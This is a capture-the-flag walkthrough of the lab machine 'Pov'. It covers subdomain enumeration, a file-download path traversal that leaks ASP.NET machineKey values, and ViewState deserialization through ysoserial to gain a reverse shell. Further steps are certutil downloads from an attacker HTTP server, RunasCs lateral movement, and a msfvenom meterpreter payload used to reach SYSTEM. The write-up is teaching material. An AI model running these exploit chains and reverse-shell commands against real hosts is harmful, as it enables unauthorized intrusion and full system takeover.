
POV WALKTHROUGH

Stages

- Reconnaissance
- Intrusion and Exploitation
- Privilege Escalation

Reconnaissance

The first step is to figure out what services are running using the provided IP address. To achieve this, we carry out a Nmap Scan.



On visiting the website on that port, not much can be found except a possible username i.e., sfitz from sfitz@pov.htb hence proceeded to carry out directory enumeration.

```
└─$ gobuster dir -u http://pov.htb/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://pov.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/css                 (Status: 301) [Size: 142] [--> http://pov.htb/css/]
/img                 (Status: 301) [Size: 142] [--> http://pov.htb/img/]
/index.html          (Status: 200) [Size: 12330]
/js                  (Status: 301) [Size: 141] [--> http://pov.htb/js/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Nothing interesting was found hence proceeded to carry out subdomain enumeration.

```
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: .bash_history.pov.htb Status: 400 [Size: 334]
Found: .history.pov.htb Status: 400 [Size: 334]
Found: .bashrc.pov.htb Status: 400 [Size: 334]
Found: .cache.pov.htb Status: 400 [Size: 334]
Found: .cvs.pov.htb Status: 400 [Size: 334]
Found: .cvsignore.pov.htb Status: 400 [Size: 334]
Found: .config.pov.htb Status: 400 [Size: 334]
Found: .forward.pov.htb Status: 400 [Size: 334]
Found: .hta.pov.htb Status: 400 [Size: 334]
Found: .htaccess.pov.htb Status: 400 [Size: 334]
Found: .htpasswd.pov.htb Status: 400 [Size: 334]
Found: .listing.pov.htb Status: 400 [Size: 334]
Found: .profile.pov.htb Status: 400 [Size: 334]
Found: .passwd.pov.htb Status: 400 [Size: 334]
Found: .perf.pov.htb Status: 400 [Size: 334]
Found: .mysql_history.pov.htb Status: 400 [Size: 334]
Found: .listings.pov.htb Status: 400 [Size: 334]
Found: .rhosts.pov.htb Status: 400 [Size: 334]
Found: .sh_history.pov.htb Status: 400 [Size: 334]
Found: .ssh.pov.htb Status: 400 [Size: 334]
Found: .subversion.pov.htb Status: 400 [Size: 334]
Found: .svn.pov.htb Status: 400 [Size: 334]
Found: .swf.pov.htb Status: 400 [Size: 334]
Found: .web.pov.htb Status: 400 [Size: 334]
Found: dev.pov.htb Status: 302 [Size: 152] [--> http://dev.pov.htb/portfolio/]
Found: lost+found.pov.htb Status: 400 [Size: 334]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Great! We got a hit!

Let’s add the hosts and inspect it.

```
└─$ cat /etc/hosts
[redacted]

10.10.11.251 pov.htb
10.10.11.251 dev.pov.htb
```

One immediately notices the file download option. On intercepting the request to download the cv, we can see a list of parameters as shown below.

```
POST /portfolio/ HTTP/1.1
Host: dev.pov.htb
User-Agent: [redacted]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 359
Origin: http://dev.pov.htb
Connection: close
Referer: http://dev.pov.htb/portfolio/
Upgrade-Insecure-Requests: 1

__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=022WbeO7bYIUikYALSlD26%2BzVjOXFwrrZX%2FcNRfUXFe41dECK8E5y9uhsyrPiPM47SuoTzhGaX86B%2Fy0FDDQ5LkxsaI%3D&
__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=
8DyehEZsjT8SEfR9k1yhWvNGbkHEfIevuPWBid4UcB4Ds4sKul%2BM5veGydzPtxlTxsGbZ0vLr1hT7FXNJz%2BslCYb4PAguzTa%2Fywu5ftIwljPD5oJaEhEJmJ9ruj9Va75sHbdqA%3D%3D&file=
cv.pdf
```

Doing some research on ViewState, I came across this page on HackTricks.

Attempting to change the filename from “cv.pdf” to “/web.config” and send the request using BurpSuite’s Repeater, we get the following response:

```
1  HTTP/1.1 200 OK
2  Cache-Control: private
3  Content-Type: application/octet-stream
4  Server: Microsoft-IIS/10.0
5  Content-Disposition: attachment; filename=/web.config
6  X-AspNet-Version: 4.0.30319
7  X-Powered-By: ASP.NET
8  [redacted]
9  Connection: close
10 Content-Length: 866
11
12 <configuration>
13   <system.web>
14     <customErrors mode="On" defaultRedirect="default.aspx" />
15     <httpRuntime targetFramework="4.5" />
16     <machineKey decryption="AES" decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" validation="SHA1"
   validationKey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468"
   />
17   </system.web>
18     <system.webServer>
19         <httpErrors>
20             <remove statusCode="403" subStatusCode="-1" />
21             <error statusCode="403" prefixLanguageFilePath="" path="http://dev.pov.htb:8080/portfolio" responseMode="Redirect" />
22         </httpErrors>
23         <httpRedirect enabled="true" destination="http://dev.pov.htb/portfolio" exactDestination="false" childOnly="true" />
24     </system.webServer>
25 </configuration>
```

Intrusion and Exploitation

With reference to the same HackTricks page, I found a method to exploit ViewState.

First, we need to generate the payload using PowerShell #3 (Base64) on RevShells.

Second, download ysoserial.exe on a Windows virtual machine. After downloading, open command prompt in the same folder as ysoserial.exe and paste the payload in the following syntax, and press enter. We'll call it resulting payload.

ysoserial.exe -p ViewState -g TextFormattingRunProperties --decryptionalg="AES" --decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" --validationalg="SHA1" --validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" --path="/portfolio/default.aspx" -c "Paste_the_payload_here"

Recapture the request for "Download CV". Replace the value that the ViewState Parameter is holding with the resulting payload. Before resending the request, start a netcat listener on your attack machine.

Finally send the request. You should get a response as shown below.

```
└─$ nc -nvlp 4445
Listening on 0.0.0.0 4445
Connection received on [redacted]
ls


    Directory: C:\windows\system32\inetsrv


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/10/2024   6:44 AM                Config
d-----        10/26/2023   4:30 PM                en
d-----        10/26/2023   4:30 PM                en-US
-a----        10/26/2023   2:48 PM         119808 appcmd.exe
-a----         9/15/2018  12:14 AM           3810 appcmd.xml
-a----        10/26/2023   4:30 PM         181760 AppHostNavigators.dll
-a----        10/26/2023   4:30 PM          80896 apphostsvc.dll
-a----        10/26/2023   2:48 PM         406016 appobj.dll
-a----        10/26/2023   4:29 PM         131072 aspnetca.exe
-a----        10/26/2023   2:53 PM          39936 authanon.dll
-a----        10/26/2023   2:53 PM          38400 authbas.dll
-a----        10/26/2023   2:48 PM          24064 cachfile.dll
-a----        10/26/2023   4:30 PM          53248 cachhttp.dll
-a----        10/26/2023   2:53 PM          16896 cachtokn.dll
-a----        10/26/2023   2:48 PM          14336 cachuri.dll
-a----        10/26/2023   4:30 PM          54784 compstat.dll
-a----        10/26/2023   4:30 PM          47104 custerr.dll
-a----        10/26/2023   4:29 PM          20480 defdoc.dll
-a----        10/26/2023   4:29 PM          24064 dirlist.dll
-a----        10/26/2023   4:31 PM          68096 filter.dll
-a----        10/26/2023   4:30 PM          38400 gzip.dll
-a----        10/26/2023   4:29 PM          22016 httpmib.dll
-a----        10/26/2023   2:48 PM          18432 hwebcore.dll
```

Privilege Escalation

Part I: Alaading Account

Exploring the system, you realize that the account is a low privileged account i.e., sfitz. Checking sfitz's Documents folder, there is a file called connection.xml. Reading the contents of the file, you find a pair of credentials for a user called "alaading".

```
PS C:\Users\sfitz\Documents> more connection.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/
04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">alaading</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000cdfb5
4340c2929419cc739fe1a35bc88000000000200000000001066000000010000200000003b44d
b1dda743e1442e77627255768e65ae76e179107379a964fa8ff156cee21000000000e8000000
002000020000000c0bd8a88cfd817ef9b7382f050190dae03b7c81add6b398b2d32fa5e5ade3
eaa30000000a3d1e27f0b3c29dae1348e8adf92cb104ed1d95e39600486af909cf55e2ac0c23
9d4f671f79d80e425122845d4ae33b240000000b15cd305782edae7a3a75c7e8e3c7d43bc23e
aae88fde733a28e1b9437d3766af01fdf6f2cf99d2a23e389326c786317447330113c5cfa25b
c86fb0c6e1edda6</SS>
    </Props>
  </Obj>
</Objs>
```

Doing some research, I learned that the above output represents a PowerShell object serialization, specifically a System.Management.Automation.PSCredential object. This type of object is commonly used in PowerShell to store a username and password securely.

To fetch the password, I ran the following commands in the same shell:

echo > pass.txt
$EncryptedString = Get-Content .\pass.txt
$SecureString = ConvertTo-SecureString $EncryptedString
$Credential = New-Object System.Management.Automation.PSCredential -ArgumentList "username",$SecureString
echo $Credential.GetNetworkCredential().password

Great! So now we need to get a shell as the user "alaading". To achieve this, we need to get RunasCs.exe on the victim's machine. This executable is used to run specific processes with different permissions than the user's current logon provides using explicit credentials.

We can start a local server using python -m http.server. By default, it will run in port 8000.

On the victim machine, we run this command to download the file:

certutil.exe -urlcache -split -f "http://IP:8000/RunasCs.exe" ".\RunasCs.exe"

Back to the attack machine, type the following command to gain access Alaading's account with the provided credentials:

.\RunasCs.exe alaading THE_PASSWORD cmd.exe -r YOUR_IP:4444

```
PS C:\Users\sfitz\Desktop> .\RunasCs.exe alaading [redacted] cmd.exe -r [redacted]

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-5501e$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 4172 created in background.
PS C:\Users\sfitz\Desktop> .\RunasCs.exe alaading [redacted] cmd.exe -r [redacted]

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-5501e$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 5880 created in background.
```

```
└─$ nc -nvlp 4444
Listening on 0.0.0.0 4444
Connection received on [redacted]
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\alaading\Desktop
cd C:\Users\alaading\Desktop
```

The first flag is in Alaading's Desktop.

Part II: NT Authority\System

Checking the privileges that Alaading's account has using "whoami /priv", we see that "SeDebugPrivilege" is Disabled. To enable it, we need to download two powershell scripts on to the victim's machine i.e., psgetsys.ps1 and EnableAllTokenPrivs.ps1 and run them.

certutil.exe -urlcache -split -f "http://IP:8000/EnableAllTokenPrivs.ps1" ".\EnableAllTokenPrivs.ps1"

certutil.exe -urlcache -split -f "http://IP:8000/psgetsys.ps1" ".\psgetsys.ps1"

```
PS C:\Users\alaading\Desktop> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeDebugPrivilege              Debug programs                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

On your machine, use the following command to create a Windows payload:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=IP LPORT=5555 -f exe > exploit.exe

Move the “exploit.exe” to the directory where we are hosting the HTTP server and send the file to the victim machine using the techniques as before. Configure the Meterpreter on your machine to listen for the connection as shown below.

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST [redacted]
LHOST ⇒ [redacted]
msf6 exploit(multi/handler) > set LPORT 5555
LPORT ⇒ 5555
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on [redacted]:5555
```

Then run the executable on the victim’s machine. You should receive a meterpreter reverse shell.

Type “ps” and find the PID of “winlogon.exe”. Then type “migrate PID_VALUE” and after that “shell”. Now, you have access as “nt authority\system”. The root flag is in the Administrator’s Desktop.

```
meterpreter > ps

Process List
============

 PID   PPID  Name                          Arch  Session  User                 Path
 ---   ----  ----                          ----  -------  ----                 ----
 0     0     [System Process]
 4     0     System                        x64   0
 64    616   svchost.exe                   x64   0                             C:\Windows\System32\svchost.exe
 88    4     Registry                      x64   0
 272   4     smss.exe                      x64   0
 324   616   svchost.exe                   x64   0                             C:\Windows\System32\svchost.exe
 336   616   svchost.exe                   x64   0                             C:\Windows\System32\svchost.exe
 380   372   csrss.exe                     x64   0
 480   372   wininit.exe                   x64   0
 488   472   csrss.exe                     x64   1
 492   616   svchost.exe                   x64   0                             C:\Windows\System32\svchost.exe
 548   472   winlogon.exe                  x64   1                             C:\Windows\System32\winlogon.exe
 560   3556  conhost.exe                   x64   0                             C:\Windows\System32\conhost.exe
 616   480   services.exe                  x64   0
 640   480   lsass.exe                     x64   0                             C:\Windows\System32\lsass.exe
 748   616   svchost.exe                   x64   0                             C:\Windows\System32\svchost.exe
 768   616   svchost.exe                   x64   0                             C:\Windows\System32\svchost.exe
 776   480   fontdrvhost.exe               x64   0                             C:\Windows\System32\fontdrvhost.exe
 780   548   fontdrvhost.exe               x64   1                             C:\Windows\System32\fontdrvhost.exe
 876   616   svchost.exe                   x64   0                             C:\Windows\System32\svchost.exe
 892   1440  conhost.exe                   x64   0        POV\alaading         C:\Windows\System32\conhost.exe
 932   616   svchost.exe                   x64   0                             C:\Windows\System32\svchost.exe
 980   548   dwm.exe                       x64   1                             C:\Windows\System32\dwm.exe
 1036  3484  implant.exe                   x64   0                             C:\Windows\Temp\implant.exe
 1064  616   svchost.exe                   x64   0                             C:\Windows\System32\svchost.exe
 1076  3428  conhost.exe                   x64   0                             C:\Windows\System32\conhost.exe
 1108  4848  powershell.exe                x64   0                             C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 1152  1976  powershell.exe                x64   0                             C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 1192  616   svchost.exe                   x64   0                             C:\Windows\System32\svchost.exe
```

```
meterpreter > migrate [redacted]
[*] Migrating from [redacted] to [redacted]...
[*] Migration completed successfully.
meterpreter > shell
Process 5840 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>cd C:\Users
cd C:\Users

C:\Users>cd Administrator
cd Administrator

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0899-6CAF

 Directory of C:\Users\Administrator\Desktop

01/15/2024  04:11 AM    <DIR>          .
01/15/2024  04:11 AM    <DIR>          ..
03/07/2024  09:03 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   5,312,618,496 bytes free

C:\Users\Administrator\Desktop>more root.txt
```